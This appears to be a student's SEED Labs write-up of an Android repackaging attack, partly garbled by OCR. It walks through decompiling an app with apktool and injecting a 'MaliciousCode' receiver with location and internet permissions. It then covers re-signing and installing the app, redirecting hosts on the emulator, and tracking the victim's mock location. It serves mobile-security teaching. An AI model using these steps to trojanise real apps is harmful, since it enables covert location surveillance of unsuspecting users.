
Contacts ●

3) Add Account



4) Run app, change the time







From the result above, we could see that the Contact has been delete, the attack work

Task6: Using Repackaging Attack to Track Victim’s Location


Step1: Setting up mock locations



Step2: Configuring DNS




```
127.0.0.1       localhost
::1             ip6-localhost
10.0.2.15       www.repackagingattacklab.com
```



```
[11/30/19]seed@VM:~$ adb root
restarting adbd as root
[11/30/19]seed@VM:~$ adb connect 10.0.2.6
connected to 10.0.2.6:5555
[11/30/19]seed@VM:~$ adb pull /system/etc/hosts
0 KB/s (56 bytes in 0.088s)
[11/30/19]seed@VM:~$ gedit ./hosts
[11/30/19]seed@VM:~$ adb push ./hosts /system/etc/hosts
0 KB/s (95 bytes in 0.151s)
[11/30/19]seed@VM:~$ 
```


Step3: Repackaging and installing the victim app

Unzip:




```
[11/30/19]seed@VM:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/30/19]seed@VM:~$ 
```

Place smali code to smali/com/mobiseed/repackaging folder




Modify the AndroidManifest.xml




```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.r
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
    <uses-permission android:name="android.permission.INTERNET" />
    <application android:allowBackup="true" android:debuggable="true" android:icon=
        <receiver android:name="com.mobiseed.repackaging.MaliciousCode">
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET">
            </intent-filter>
        </receiver>
        <activity android:label="@string/app_name" android:name="com.mobiseed.repac
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Repacking:




```
[11/30/19]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/30/19]seed@VM:~$
```

Sign the APK file"




```
[11/30/19]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab.apk abc
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2020-02-28) or after any future revocation date.
[11/30/19]seed@VM:~$
```



```
[11/30/19]seed@VM:~$ adb connect 10.0.2.6
already connected to 10.0.2.6:5555
[11/30/19]seed@VM:~$ adb uninstall com.mobiseed.repackaging
Success
[11/30/19]seed@VM:~$ adb install RepackagingLab.apk
21935 KB/s (1428280 bytes in 0.063s)
Success
[11/30/19]seed@VM:~$
```

Step4: Enabling the permission on the Android VM




App permissions

Repackaging Lab

Location ●

Step5: Triggering the attacking code



Date & time

Automatic date & time
Use network-provided time

Set date
November 30, 2019

Set time
5:32 PM

Select time zone
GMT-05:00 Eastern Stand


Use 24-hour format
1:00 PM


5:32
AM
PM

CANCEL OK

Step6: Tracking the victim

From newyork to paris


Most Visited
SEED Labs
Sites for Labs
Map
Satellite
Island
Flagpole Plaza
Statue of Liberty Museum Shop
Statue of Liberty National Monument
Statue of Liberty National Park


Android Repackaging Attac
Simple Polylines
www.repackagingattacklab.com
Search
Most Visited
SEED Labs
Sites for Labs
Map
Satellite
Pont de l'Alma
Embarquement Péniche
Quai d'Orsay
Pont de L Alma
Rue Cognacq Jay
Esplanade David Ben Gourion
Jardins du Trocadéro
Musée de l'Homme
Les Ombres
Musée du quai Branly - Jacques Chirac
Rue de l'Université
Carousel
Bateaux Parisiens
Hôtel Mahieu
Avenue Rapp
Chez L'Ami Jean
Quai Branly
Rue de l'Université
Clemenceau
Vedettes de Paris
Starbucks Coffee
Immeuble Lavirotte
Boulevard Delessert
Carrousel de la Tour Eiffel
Seine
Les Fables de La Fontaine
Astrance
Tour Eiffel
Avenue Elisée Reclus
Port Debilly
Café Constant
Ambassade de Roumanie en France
Passy
Le Petit Cler
Rue des Eaux
Avenue de la Bourdonnais
Centre culturel de l'ambassade d...
Interparking Pullman Tour Eiffel
Avenue Emile Deschanel
Pont de Bir-Hakeim
Hôtel Pullman Paris Tour Eiffel
Avenue Charles Floquet
Champ de Mars
Monument des Droits de l'Homme
Champ de Mars - Tour Eiffel
Maison de la culture du Japon à Paris
Quai Branly
Port de Suffren
Carrefour City
Castorama Bir Hakeim
Bir Hakeim
Turenn
Avenue Charles Floquet
Rue Desaix
Mur Pour La Paix
Seine
Rue Nélaton
Rue Saint-Saëns
Ambassade de Cuba
CSFRS / GeoStrategia
Google

We successful track the mocklocation. The attack works.